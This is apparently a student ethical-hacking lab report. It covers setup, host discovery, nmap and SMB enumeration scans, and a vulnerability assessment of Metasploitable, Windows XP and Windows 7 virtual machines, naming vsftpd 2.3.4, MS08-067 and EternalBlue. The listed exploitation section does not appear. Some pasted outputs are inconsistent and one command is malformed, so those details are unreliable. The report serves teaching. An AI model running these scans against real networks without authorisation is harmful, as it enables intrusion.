

Ethical hacking project

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Table of content

- 1) Executive Summary**
- 2) Network setup and configuration**
- 3) Reconnaissance**
- 4) Scanning**
- 5) Vulnrability assessment**
- 6) Exploitation**
- 7) Using ChatGPT for ethical hacking**
- 8) Recommendations**
- 9) Conclusion**

1.Executive summary

This project shows a comprehensive ethical hacking assessment which was conducted on multiple virtual machines, which included Metasploitable, Windows XP, and Windows 7. The objective of this project is to simulate real-world penetration testing methodologies by

following structured phases such as reconnaissance, scanning, vulnerability assessment, and exploitation.

Various tools such as Nmap, Metasploit, Hydra, and SMB utilities were used to identify vulnerabilities and show potential security risks. Additionally, we incorporated ChatGPT into this project to assist in generating commands, understanding vulnerabilities, and guiding exploitation techniques and to show how AI tools can be used to complete tasks more efficiently.

The findings highlight several security weaknesses, including misconfigured services, weak authentication mechanisms, and exposed network services. Recommendations are provided to mitigate these vulnerabilities and improve overall system security.

2.Network setup and configuration

We configured multiple virtual machines with kali acting as the attacker and Metasploitable, Windows XP, and Windows 7 all acting as the target machines, all machines were connected using a NAT network connection to ensure that the communication between these machines was successful,

Kali for Metasploit

```
kali@10-C:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.103 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::2175:7805:1189f:b317 prefixlen 64 scopeid 0<20<link>
    ether 08:00:27:f6:16:12 txqueuelen 1000 (Ethernet)
    RX packets 26 bytes 4940 (4.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 28 bytes 4594 (4.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.103 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::2175:7805:1189f:b317 prefixlen 64 scopeid 0<20<link>
    ether 08:00:27:f6:16:12 txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<10<host>
```

Metasploit

```
msfadmin@metasploitable:~$ ifconfig
eth0: Link encap:Ethernet HWaddr 08:00:27:1e:d3:ec
    inet addr:192.168.56.102 Bcast:192.168.56.255 Mask:255.255.255.0
    inet6 addr: fe80::a00:27ff:fe1:43ec/64 Scope:Link
    UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
    RX packets:12 errors:0 dropped:0 overruns:0 frame:0
    TX packets:30 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:1000
    RX bytes:1100 (1.1 KB) TX bytes:3924 (3.8 KB)
    Base address:0xd020 Memory:f0200000-f0220000

lo: Link encap:Local Loopback
    inet addr:127.0.0.1 Mask:255.0.0.0
    inet6 addr: ::1/128 Scope:Host
    UP LOOPBACK RUNNING MTU:65536 Metric:1
    RX packets:106 errors:0 dropped:0 overruns:0 frame:0
    TX packets:106 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:0
    RX bytes:25709 (25.1 KB) TX bytes:25709 (25.1 KB)

msfadmin@metasploitable:~$
```

Kali for Windows xp

```
kali@10-C:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.4 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::9c8b:2d93:951a:f73 prefixlen 64 scopeid 0<20<link>
    ether 08:00:27:63:b0:05 txqueuelen 1000 (Ethernet)
    RX packets 02 bytes 13761 (13.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 36 bytes 5277 (5.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.103 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::9c8b:2d93:951a:f73 prefixlen 64 scopeid 0<20<link>
    ether 08:00:27:63:b0:05 txqueuelen 1000 (Ethernet)
    RX packets 12 bytes 2410 (2.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 22 bytes 3002 (2.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Windows xp

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Ethicalxp>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . : lan
    IP Address. . . . . : 10.0.2.5
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.0.2.1

C:\Documents and Settings\Ethicalxp>
```

Kali for Windows 7

```
kali@10-C:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::2c73:163b:6685:28c prefixlen 64 scopeid 0<20<link>
    ether 08:00:27:f6:16:12 txqueuelen 1000 (Ethernet)
    RX packets 3 bytes 710 (710.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 24 bytes 3152 (3.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.104 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::d165:1eff:5d5:3422 prefixlen 64 scopeid 0<20<link>
    ether 08:00:27:f6:16:12 txqueuelen 1000 (Ethernet)
    RX packets 1 bytes 590 (590.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 24 bytes 3152 (3.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Windows 7

```
Administrator: Command Prompt
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\IEUser>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . : 
    Link-local IPv6 Address . . . . . : fe80::88ac:4126:fa58:1b81%10
    IPv4 Address. . . . . : 10.0.2.4
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.0.2.1

Tunnel adapter isatap.{6DEA801E-B8CF-4A14-B170-6BEB28164F97}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . : 

C:\Users\IEUser>
```

3.Reconnaissance (Information Gathering)

The reconnaissance phase involved us gathering basic information about the target systems. Several tools were used like ipconfig, ifconfig, some nmap commands and netdiscover.

metasploit

```
kali@1B-C: ~
Session Actions Edit View Help
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 3 hosts. Total size: 240

IP At MAC Address Count Len MAC Vendor / Hostname
192.168.56.1 0a:00:27:00:00:11 1 60 Unknown vendor
192.168.56.100 08:00:27:fb:97:26 1 60 PCS Systemtechnik GmbH
192.168.56.102 08:00:27:e1:d3:ec 2 120 PCS Systemtechnik GmbH
```

metasploit

```
kali@1B-C: ~
Session Actions Edit View Help
(kali@1B-C)~
ping 192.168.56.102
PING 192.168.56.102: (192.168.56.102) 56(84) bytes of data.
64 bytes from 192.168.56.102: icmp_seq=1 ttl=64 time=10.1 ms
64 bytes from 192.168.56.102: icmp_seq=2 ttl=64 time=3.57 ms
64 bytes from 192.168.56.102: icmp_seq=3 ttl=64 time=2.45 ms
64 bytes from 192.168.56.102: icmp_seq=4 ttl=64 time=2.83 ms
64 bytes from 192.168.56.102: icmp_seq=5 ttl=64 time=2.81 ms
64 bytes from 192.168.56.102: icmp_seq=6 ttl=64 time=2.52 ms
64 bytes from 192.168.56.102: icmp_seq=7 ttl=64 time=2.45 ms
64 bytes from 192.168.56.102: icmp_seq=8 ttl=64 time=2.12 ms
64 bytes from 192.168.56.102: icmp_seq=9 ttl=64 time=3.66 ms
64 bytes from 192.168.56.102: icmp_seq=10 ttl=64 time=1.40 ms
64 bytes from 192.168.56.102: icmp_seq=11 ttl=64 time=3.70 ms
64 bytes from 192.168.56.102: icmp_seq=12 ttl=64 time=3.72 ms
64 bytes from 192.168.56.102: icmp_seq=13 ttl=64 time=3.11 ms
64 bytes from 192.168.56.102: icmp_seq=14 ttl=64 time=1.37 ms
64 bytes from 192.168.56.102: icmp_seq=15 ttl=64 time=1.97 ms
64 bytes from 192.168.56.102: icmp_seq=16 ttl=64 time=3.43 ms
64 bytes from 192.168.56.102: icmp_seq=17 ttl=64 time=2.51 ms
64 bytes from 192.168.56.102: icmp_seq=18 ttl=64 time=3.44 ms
64 bytes from 192.168.56.102: icmp_seq=19 ttl=64 time=3.31 ms
64 bytes from 192.168.56.102: icmp_seq=20 ttl=64 time=2.38 ms
```

Windows xp

```
kali@1B-C: ~ (on 1B-C)
Session Actions Edit View Help
(kali@1B-C)~
$ nmap -A 10.0.2.5
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-29 15:20 -0400
Nmap scan report for 10.0.2.5
Host is up (0.00093s latency).
Not shown: 997 closed tcp ports (reset)
PORT STATE SERVICE
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Windows XP microsoft-ds
MAC Address: 08:00:27:13:44:99 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_xp
OS details: Microsoft Windows XP SP2 or SP3, or Windows Embedded Standard 2009, Microsoft Windows XP SP2 or SP3, or Windows Server 2003
Network Distance: 1 hop
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp
Host script results:
|_clock-skew: mean: -5h20m16s, deviation: 4h56m59s, median: -8h50m17s
|_nbstat: NetBIOS name: ETHICAL, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:13:44:99 (Oracle VirtualBox virtual NIC)
|_smb2-time: Protocol negotiation failed (SMB2)
|_smb-os-discovery:
| OS: Windows XP (Windows 2000 LAN Manager)
```

Windows xp

```
kali@1B-C: ~
Session Actions Edit View Help
(kali@1B-C)~
$ ping 10.0.2.5
PING 10.0.2.5: (10.0.2.5) 56(84) bytes of data.
64 bytes from 10.0.2.5: icmp_seq=1 ttl=128 time=0.751 ms
64 bytes from 10.0.2.5: icmp_seq=2 ttl=128 time=0.908 ms
64 bytes from 10.0.2.5: icmp_seq=3 ttl=128 time=0.323 ms
64 bytes from 10.0.2.5: icmp_seq=4 ttl=128 time=0.304 ms
64 bytes from 10.0.2.5: icmp_seq=5 ttl=128 time=0.899 ms
64 bytes from 10.0.2.5: icmp_seq=6 ttl=128 time=0.338 ms
64 bytes from 10.0.2.5: icmp_seq=7 ttl=128 time=1.01 ms
64 bytes from 10.0.2.5: icmp_seq=8 ttl=128 time=0.989 ms
64 bytes from 10.0.2.5: icmp_seq=9 ttl=128 time=0.762 ms
64 bytes from 10.0.2.5: icmp_seq=10 ttl=128 time=0.367 ms
64 bytes from 10.0.2.5: icmp_seq=11 ttl=128 time=0.583 ms
64 bytes from 10.0.2.5: icmp_seq=12 ttl=128 time=0.719 ms
64 bytes from 10.0.2.5: icmp_seq=13 ttl=128 time=1.08 ms
64 bytes from 10.0.2.5: icmp_seq=14 ttl=128 time=0.690 ms
64 bytes from 10.0.2.5: icmp_seq=15 ttl=128 time=0.540 ms
64 bytes from 10.0.2.5: icmp_seq=16 ttl=128 time=0.764 ms
64 bytes from 10.0.2.5: icmp_seq=17 ttl=128 time=0.877 ms
64 bytes from 10.0.2.5: icmp_seq=18 ttl=128 time=0.803 ms
64 bytes from 10.0.2.5: icmp_seq=19 ttl=128 time=0.630 ms
64 bytes from 10.0.2.5: icmp_seq=20 ttl=128 time=1.13 ms
64 bytes from 10.0.2.5: icmp_seq=21 ttl=128 time=0.313 ms
64 bytes from 10.0.2.5: icmp_seq=22 ttl=128 time=0.798 ms
^C
10.0.2.5 ping statistics:
22 packets transmitted, 22 received, 0% packet loss, time 21440ms
rtt min/avg/max/mdev = 0.304/0.707/1.128/0.250 ms
```

Windows 7

```
kali@1B-C: ~
Session Actions Edit View Help
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240

IP At MAC Address Count Len MAC Vendor / Hostname
10.0.2.1 52:54:00:12:35:00 1 60 Unknown vendor
10.0.2.2 52:54:00:12:35:00 1 60 Unknown vendor
10.0.2.3 08:00:27:59:b2:72 1 60 PCS Systemtechnik GmbH
10.0.2.4 08:00:27:10:b8:d0 1 60 PCS Systemtechnik GmbH
```


Windows 7

```
kali@1B-C: ~
Session Actions Edit View Help
(kali@1B-C)~
$ nmap -sn 10.0.2.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-25 09:54 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00060s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00055s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.0018s latency).
MAC Address: 08:00:27:10:C9:88 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.4
Host is up (0.0016s latency).
MAC Address: 08:00:27:10:B8:D0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.15
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.02 seconds
```


4.Scanning

During the scanning phase, the main tool that was used was Nmap as it has multiple variations that were used to actively probe the target systems. The goal was to identify open ports, running services, and service versions.

Metasploit



Windows xp



Windows 7

```

kali@10-C:~$ nmap --script smb-os-discovery,smb-enum-shares,smb-enum-users -p 139,445 10.0.2.4
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-25 10:48 EDT
Nmap scan report for 10.0.2.4
Host is up (0.0011s latency).

PORT      STATE SERVICE
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:10:B8:D0 (PCS Systemtechnik/Oracle VirtualBox virtual N IC)

Host script results:
|_ smb-os-discovery:
|   OS: Windows 7 Enterprise 7601 Service Pack 1 (Windows 7 Enterprise 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: IEWIN7
|   NetBIOS computer name: IEWIN7\*00
|   Workgroup: WORKGROUP\*00
|   System time: 2026-04-25T07:48:33-07:00
|_ smb-enum-shares:
|   account_used: guest
|   \10.0.2.4\ADMIN$:
|     Type: STYPE_DISKTREE_HIDDEN
|     Comment: Remote Admin
|     Anonymous access: <none>
|     Current user access: <none>
|   \10.0.2.4\C$:
|     Type: STYPE_DISKTREE_HIDDEN
|     Comment: Default share
|     Anonymous access: <none>
|     Current user access: <none>
|   \10.0.2.4\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: Remote IPC
|     Anonymous access: READ
|     Current user access: READ/WRITE
|   \10.0.2.4\Users:
|     Type: STYPE_DISKTREE
|     Comment:
|     Anonymous access: <none>
|     Current user access: READ
|_
Nmap done: 1 IP address (1 host up) scanned in 1.60 seconds

```

Windows 7

```

kali@10-C:~$ nmap -A 10.0.2.4
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-25 10:02 EDT
Nmap scan report for 10.0.2.4
Host is up (0.0011s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7 (protocol 2.0)
|_ ssh-hostkey:
|   1024 0e:79:8c:45:bd:a0:a0:39:f0:4a:bc:09:cc:c0:28 (DSA)
|   2048 31:1a:ba:91:59:b7:c7:d1:ea:1c:09:05:01:1a:40:01 (RSA)
|_ 521 11:28:f2:4d:63:30:9f:e2:31:0d:72:6a:ad:e2:b1:f1 (ECDSA)
139/tcp    open  netbios-ssn Microsoft Windows netbios-ssn
139/tcp    open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows 7 Enterprise 7601 Service Pack 1 microso
ft-ds (workgroup: WORKGROUP)
5357/tcp   open  http      Microsoft HTTPAPI httpd 2.0 (SSDP/uPnP)
|_ http-title: Service Unavailable
|_ http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp  open  msrpc     Microsoft Windows RPC
49153/tcp  open  msrpc     Microsoft Windows RPC
49154/tcp  open  msrpc     Microsoft Windows RPC
49155/tcp  open  msrpc     Microsoft Windows RPC
49156/tcp  open  msrpc     Microsoft Windows RPC
49158/tcp  open  msrpc     Microsoft Windows RPC
MAC Address: 08:00:27:10:B8:D0 (PCS Systemtechnik/Oracle VirtualBox virtual N IC)
Device type: general purpose
Running: Microsoft Windows 2008
OS CPE: cpe:/o:microsoft:windows_server_2008:r2
OS details: Microsoft Windows Server 2008 R2
Network Distance: 1 hop
Service Info: Host: IEWIN7; OS: Windows; CPE: cpe:/o:microsoft:windows

```

5.Vulnerability Assessment

Based on the scanning results, vulnerabilities were identified on each target system. These vulnerabilities were directly linked to the services discovered during the scanning phase. We used several variations of nmap as well as the National Vulnerability Database at NIST website.

Vulnerability assessment in Metasploit

Command used:

nmap -sV -p 21 -Pn 192.168.56.102

Vulnerability 1 FTP Vulnrability (port 21):

The FTP service was found to be running an outdated version, which is known to contain vulnerability



Vulnerability 2 telnet (port 23):

The Telnet service is enabled, transmitting data in plain text, which makes it vulnerable to interception and unauthorized access.

```
(kali@18-C)-[~]
$ nmap -sV -p 21 -Pn 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-23 22:10 EDT
Nmap scan report for 192.168.56.102
Host is up (0.0013s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
MAC Address: 08:00:27:E1:D3:EC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.43 seconds

(kali@18-C)-[~]
$
```

```
(kali@18-C)-[~]
$ nmap -sV -p 23 -Pn 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-01 18:09 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00068s latency).

PORT      STATE SERVICE VERSION
23/tcp    open  telnet   Linux telnetd
MAC Address: 08:00:27:E1:D3:EC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds

(kali@18-C)-[~]
$
```



Vulnerability assessment in Windows xp



Vulnerability 1: MS08-067 (SMB Vulnerability)

- A critical vulnerability in the Windows Server service
- Allows **remote code execution without authentication**
- Affects Windows XP systems



Vulnerability 2: MS17-010 (EternalBlue)

- Vulnerability in SMBv1 protocol
- Can be exploited to gain **SYSTEM-level access**
- Widely used in real-world attacks (e.g., WannaCry)




Vulnerability 3: SMB Service Exposure (Port 445)

- SMB service is open and accessible
- Increases attack surface
- Common target for exploitation

🚩 Vulnerability 4: NetBIOS Exposure (Port 139)

- Provides information about the system
- Can assist attackers in enumeration



🚩 Vulnerability assessment in Windows 7

Command used: `nmap -SV -script -p`

🚩 Vulnerability 1: SSH Service Vulnerabilities (Port 22) (service OpenSSH 6.7)

The Nmap vulners script identified several high-severity vulnerabilities in the OpenSSH 6.7 service. These issues may allow brute-force attacks, authentication bypass, or unauthorized access to the system.

🚩 Vulnerability 2: SMB Service Exposure (Port 445) (Service: SMB (microsoft-ds))

The SMB service is exposed on the Windows 7 system and is commonly targeted due to known security weaknesses. This exposure may allow attackers to gain unauthorized access, execute malicious code, or access shared resources.


